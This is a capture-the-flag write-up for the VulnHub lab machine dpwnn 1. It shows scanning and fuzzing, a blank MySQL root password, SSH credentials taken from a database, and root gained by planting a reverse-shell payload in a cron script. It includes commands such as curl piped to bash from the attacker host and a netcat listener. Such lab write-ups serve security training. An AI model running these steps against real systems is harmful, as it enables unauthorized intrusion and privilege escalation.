

```
All information and software available on this CTF are for educational purposes only.

Use these at your own discretion, creator or hosting site/organization of this boot to root CTF cannot be held responsible for any damages caused.

It is the end user's responsibility to obey all applicable local, country law or any applicable law.
We assume no liability and are not responsible for any misuse or damage caused by this CTF.

CentOS Linux 7 (AltArch)
Kernel 3.10.0-957.el7.centos.plus.i686 on an i686

dpwnn-01 login: _
```

GETTING STARTED

To download **dpwnn 1**, click on the link given below:

<https://www.vulnhub.com/entry/dpwnn-1,342/>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I began with an **nmap** network scan to identify the target.

```
(root@kali)-[~/ctf/dpwnn1]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 10:33 EDT
Nmap scan report for RTK_GW (192.168.1.1)
Host is up (0.0044s latency).
MAC Address: F8:C4:F3:D0:63:13 (Shanghai Infinity Wireless Technologies)
Nmap scan report for dpwnn-01 (192.168.1.11)
Host is up (0.00035s latency).
MAC Address: 00:0C:29:5A:52:C7 (VMware)
Nmap scan report for kali (192.168.1.12)
```

Host is up.


Nmap done: 256 IP addresses (3 hosts up) scanned in 3.70 seconds

I then performed an **nmap** aggressive scan to find open ports and services.

```
root@kali: ~/ctf/dpwwn1
# nmap -A -p- 192.168.1.11 --min-rate 10000 -oN dpwwn1.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-24 11:47 EDT
Nmap scan report for dpwwn-01 (192.168.1.11)
Host is up (0.0012s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 c1:d3:be:39:42:9d:5c:b4:95:2c:5b:2e:20:59:0e:3a (RSA)
|   256  43:4a:c6:10:e7:17:7d:a0:c0:c3:76:88:1d:43:a1:8c (ECDSA)
|_  256  0e:cc:e3:e1:f7:87:73:a1:03:47:b9:e2:cf:1c:93:15 (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Apache HTTP Server Test Page powered by CentOS
|_ http-methods:
|_   Potentially risky methods: TRACE
3306/tcp  open  mysql     MySQL 5.5.60-MariaDB
|_ mysql-info:
|   Protocol: 10
|   Version: 5.5.60-MariaDB
|   Thread ID: 4
|   Capabilities flags: 63487
|   Some Capabilities: DontAllowDatabaseTableColumn, Support41Auth, IgnoreSigpipes, LongPassword, SupportsLoadDataLocal, LongColumnFlag, ConnectW
ithDatabase, ODBCClient, FoundRows, SupportsTransactions, Speaks41ProtocolOld, SupportsCompression, InteractiveClient, Speaks41ProtocolNew, Ignor
eSpaceBeforeParenthesis, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
```

INITIAL ACCESS

I viewed the **http** service running on port 80 in a browser and landed on a testing page.



I then ran a **ffuf** scan to find directories and files on this server.

```
root@kali: ~/ctf/dpwnw1
ffuf -u http://192.168.1.11/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -mc 200,302

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.1.11/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads     : 40
:: Matcher      : Response status: 200,302

info.php [Status: 200, Size: 47482, Words: 2518, Lines: 642, Duration: 300ms]
:: Progress: [37050/37050] :: Job [1/1] :: 1438 req/sec :: Duration: [0:00:15] :: Errors: 0 ::
```

I visited *info.php* and found the *php* information. Here, potential users were revealed.

Configuration

apache2handler

Apache Version	Apache/2.4.6 (CentOS) PHP/5.4.16		
Apache API Version	20120211		
Server Administrator	root@localhost		
Hostname:Port	192.168.1.11:0		
User/Group	apache(48)/48		
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100		
Timeouts	Connection: 60 - Keep-Alive: 5		
Virtual Server	No		
Server Root	/etc/httpd		
Loaded Modules	core mod_so http_core mod_access_compat mod_actions mod_alias mod_allowmethods mod_auth_basic mod_auth_digest mod_authn_anon mod_authn_core mod_authn_dbd mod_authn_dbm mod_authn_file mod_authn_socache mod_authz_core mod_authz_dbd mod_authz_dbm mod_authz_groupfile mod_authz_host mod_authz_owner mod_authz_user mod_authz_core mod_cache mod_cache_disk mod_data mod_deflate mod_dir mod_dumpio mod_echo mod_env mod_expires mod_ext_filter mod_filter mod_headers mod_include mod_info mod_log_config mod_logio mod_mime_magic mod_mime_mod_negotiation mod_remoteip mod_reqtimeout mod_rewrite mod_setenvif mod_slotmem_plain mod_slotmem_shm mod_socache_dbm mod_socache_memcache mod_socache_shmcb mod_status mod_substitute mod_suexec mod_unique_id mod_unixd mod_userdir mod_version mod_vhost_alias mod_dav mod_dav_fs mod_dav_lock mod_lua prefork mod_proxy_lbmethod_bybusyness mod_lbmethod_byrequests mod_lbmethod_bytraffic mod_lbmethod_heartbeat mod_proxy_ajp mod_proxy_balancer mod_proxy_connect mod_proxy_express mod_proxy_fcgi mod_proxy_fdpass mod_proxy_ftp mod_proxy_http mod_proxy_scgi mod_proxy_wstunnel mod_systemd mod_cgi mod_php5		

Directive	Local Value	Master Value
engine	1	1
last_modified	0	0
xbithack	0	0

Hence, I tried both the users *root* and *apache* with blank passwords.

```
root@kali: ~/ctf/dpwwn1
# hydra -l 'apache' -p '' mysql://192.168.1.11
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-24 12:16:20
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking mysql://192.168.1.11:3306/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-24 12:16:21

root@kali: ~/ctf/dpwwn1
# hydra -l 'root' -p '' mysql://192.168.1.11
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-24 12:16:23
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking mysql://192.168.1.11:3306/
[3306][mysql] host: 192.168.1.11 login: root
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-24 12:16:23
```

Now that I found a valid credential, I accessed the database using this.

```
root@kali: ~/ctf/dpwwn1
# mysql -u root -h 192.168.1.11 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 19
Server version: 5.5.60-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Here, I found a set of credentials in the *users* table.

```
root@kali: ~/ctf/dpwwn1
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| ssh |
+-----+
4 rows in set (0.018 sec)

MariaDB [(none)]> use ssh;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [ssh]> show tables;
+-----+
| Tables_in_ssh |
+-----+
| users |
+-----+
1 row in set (0.005 sec)

MariaDB [ssh]>
```

```
root@kali: ~/ctf/dpwwn1

MariaDB [(none)]> use ssh;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [ssh]> show tables;
+-----+
| Tables_in_ssh |
+-----+
| users          |
+-----+
1 row in set (0.005 sec)

MariaDB [ssh]>
MariaDB [ssh]>
MariaDB [ssh]>
MariaDB [ssh]> SELECT * FROM users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | mistic  | testPa$$swordmistic |
+----+-----+-----+
1 row in set (0.010 sec)

MariaDB [ssh]>
```

I used these credentials to connect via **ssh**.

```
mistic@dpwwn-01~
CPU usage: 0.0%

(root@kali)~[~/ctf/dpwwn1]
# ssh mistic@192.168.1.11
The authenticity of host '192.168.1.11 (192.168.1.11)' can't be established.
ED25519 key fingerprint is SHA256:gk40nSGfkMrCYAeMyL2L9aCwV/VL5i5mWkrFfowOfH0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.11' (ED25519) to the list of known hosts.
mistic@192.168.1.11's password:
Last login: Thu Aug 1 14:41:37 2019 from 192.168.30.145
[mistic@dpwwn-01 ~]$ whoami
mistic
[mistic@dpwwn-01 ~]$
```

With this, I gained a foothold on the machine.

PRIVILEGE ESCALATION

I ran the **linux smart enumeration** to find any misconfigurations.

```
root@kali: ~/ctf/linux-smart-enumeration

(root@kali)~[~/ctf]
# cd linux-smart-enumeration

(root@kali)~[~/ctf/linux-smart-enumeration]
# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.11 - - [24/Jun/2024 12:55:17] "GET /lse.sh HTTP/1.1" 200 -
```

```
mistic@dpwnn-01~  
File Actions Edit View Help  
root@kali: ~/ctf/dpwnn1 x root@kali: ~/ctf/linux-smart-enumeration x mistic@dpwnn-01~ x  
[mistic@dpwnn-01 ~]$ curl http://192.168.1.12:8080/lse.sh | /bin/bash  
% Total % Received % Xferd Average Speed Time Time Time Current  
Dload Upload Total Spent Left Speed  
100 48875 100 48875 0 0 428k 0 --:--:-- --:--:-- --:--:-- 437k  
If you know the current user password, write it here to check sudo privileges: _____  
LSE Version: 4.14nw  
User: mistic  
User ID: 1000  
Password: *****  
Home: /home/mistic  
Path: /usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/home/mistic/.local/bin:/home/mistic/bin  
umask: 0002  
Hostname: dpwnn-01  
Linux: 3.10.0-957.el7.centos.plus.i686  
Distribution: CentOS Linux 7 (AltArch)  
Architecture: i686  
  
===== ( Current Output Verbosity Level: 0 ) =====
```

```
mistic@dpwnn-01~  
File Actions Edit View Help  
root@kali: ~/ctf/dpwnn1 x root@kali: ~/ctf/linux-smart-enumeration x mistic@dpwnn-01~ x  
[ ] sec020 Can we write to a binary with caps?..... nope  
[ ] sec030 Do we have all caps in any binary?..... nope  
[*] sec040 Users with associated capabilities..... nope  
[ ] sec050 Does current user have capabilities?..... skip  
[ ] sec060 Can we read the auditd log?..... nope  
===== ( recurrent tasks ) =====  
[*] ret000 User crontab..... nope  
[ ] ret010 Cron tasks writable by user..... nope  
[*] ret020 Cron jobs..... yes!  
[*] ret030 Can we read user crontabs..... nope  
[*] ret040 Can we list other user cron tasks?..... nope  
[*] ret050 Can we write to any paths present in cron jobs..... yes!  
[ ] ret060 Can we write to executable paths present in cron jobs..... yes!  
-----  
/etc/crontab:* /3 * * * root /home/mistic/logrot.sh  
-----  
[i] ret400 Cron files..... skip  
[*] ret500 User systemd timers..... nope  
[ ] ret510 Can we write in any system timer?..... nope  
[i] ret900 Systemd timers..... skip  
===== ( network ) =====  
[*] net000 Services listening only on localhost..... yes!  
[ ] net010 Can we sniff traffic with tcpdump?..... nope  
[i] net500 NIC and IP information..... skip
```

Through this, I discovered that the bash script present in my home directory was being executed as a **cronjob**. Cron jobs are scheduled tasks that are executed automatically after certain conditions are fulfilled.

```
mistic@dpwnn-01~  
File Actions Edit View Help  
root@kali: ~/ctf/dpwnn1 x root@kali: ~/ctf/linux-smart-enumeration x mistic@dpwnn-01~ x root@kali: ~/ctf/dpwnn1 x  
[mistic@dpwnn-01 ~]$ ls -la  
total 16  
drwx----- 2 mistic mistic 100 Aug 1 2019 .  
drwxr-xr-x 3 root root 20 Aug 1 2019 ..  
-rw----- 1 mistic mistic 0 Aug 1 2019 .bash_history  
-rw-r--r-- 1 mistic mistic 18 Oct 30 2018 .bash_logout  
-rw-r--r-- 1 mistic mistic 193 Oct 30 2018 .bash_profile  
-rw-r--r-- 1 mistic mistic 231 Oct 30 2018 .bashrc  
-rwx----- 1 mistic mistic 186 Aug 1 2019 logrot.sh  
[mistic@dpwnn-01 ~]$ ls -la /etc/crontab  
-rw-r--r-- 1 root root 494 Aug 1 2019 /etc/crontab  
[mistic@dpwnn-01 ~]$
```


```
mistic@dpwwn-01~$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs



# Example of job definition:
# ._____ minute (0 - 59)
# | ._____ hour (0 - 23)
# | | ._____ day of month (1 - 31)
# | | | ._____ month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ._____ day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed

*/3 * * * * root /home/mistic/logrot.sh
[mistic@dpwwn-01 ~]$
```

Hence, the file was being executed as **root** through the **crontab**. To understand the execution schedule of the script, I visited [crontab guru](#).




To gain privileged access, I visited [revshells](#) and selected a bash payload, then inserted it into the script.



`rlwrap nc -lnvp 4444`

Finally, I waited for 3 minutes and got a reverse connection on my netcat listener.



I spawned a tty shell and captured the flag from the /root directory.


```
File Actions Edit View Help
root@kali: ~/ctf/dpwwn1 x root@dpwwn-01:~ x mistic@dpwwn-01:~ x root@kali: ~/ctf/dpwwn1 x

(root@kali)~[~/ctf/dpwwn1]
# rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.12] from (UNKNOWN) [192.168.1.11] 34006
sh: no job control in this shell
sh-4.2# export TERM=xterm
export TERM=xterm
sh-4.2# python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
[root@dpwwn-01 ~]# ls
ls
ls
anaconda-ks.cfg dpwwn-01-FLAG.txt
[root@dpwwn-01 ~]# file dpwwn-01-FLAG.txt
file dpwwn-01-FLAG.txt
dpwwn-01-FLAG.txt: ASCII text
[root@dpwwn-01 ~]# cat dpwwn-01-FLAG.txt
cat dpwwn-01-FLAG.txt

Congratulation! I knew you can pwn it as this very easy challenge.
Thank you.

64445777
6e643634
37303737
```

CLOSURE

Here's a brief summary of how I gained access to **dpwwn 1**:

1. I identified potential users from the **phpinfo** page using web fuzzing.
2. One of these users had credentials for the **mysql** server on the target, which allowed me to access the system via **ssh**.
3. A script in the **mystic** user's directory was executed by **crontab** as **root**, providing me with a reverse shell as **root**.
4. With **root** access, I retrieved the flag located in **/root**.

***** 5 star cron job. Would run again.

That's all from my side! Happy Hacking :)

